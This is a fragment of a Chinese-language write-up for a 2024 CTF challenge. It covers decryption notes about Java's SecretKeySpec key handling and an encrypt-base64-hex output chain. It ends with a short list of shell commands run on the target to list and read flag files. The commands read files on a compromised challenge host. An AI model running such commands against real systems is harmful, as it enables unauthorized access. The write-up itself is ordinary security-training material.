
```
4 （这里还在java的javax.crypto.spec.SecretKeySpec上卡了很久，觉得是类似于NodeJs的EVP_key，后来发现就是简单的补全截断
5 回显：明文->加密->base64->hex
```

基于逻辑进行解密





难泵且抽象的是CybeyChef这里解不出来，找个在线妙妙工具




```
whoami
ls -alt
ls flag/
base64 flag/flag.zip
cat flag/hint.txt
```

欢迎来到2024蜀道山CTF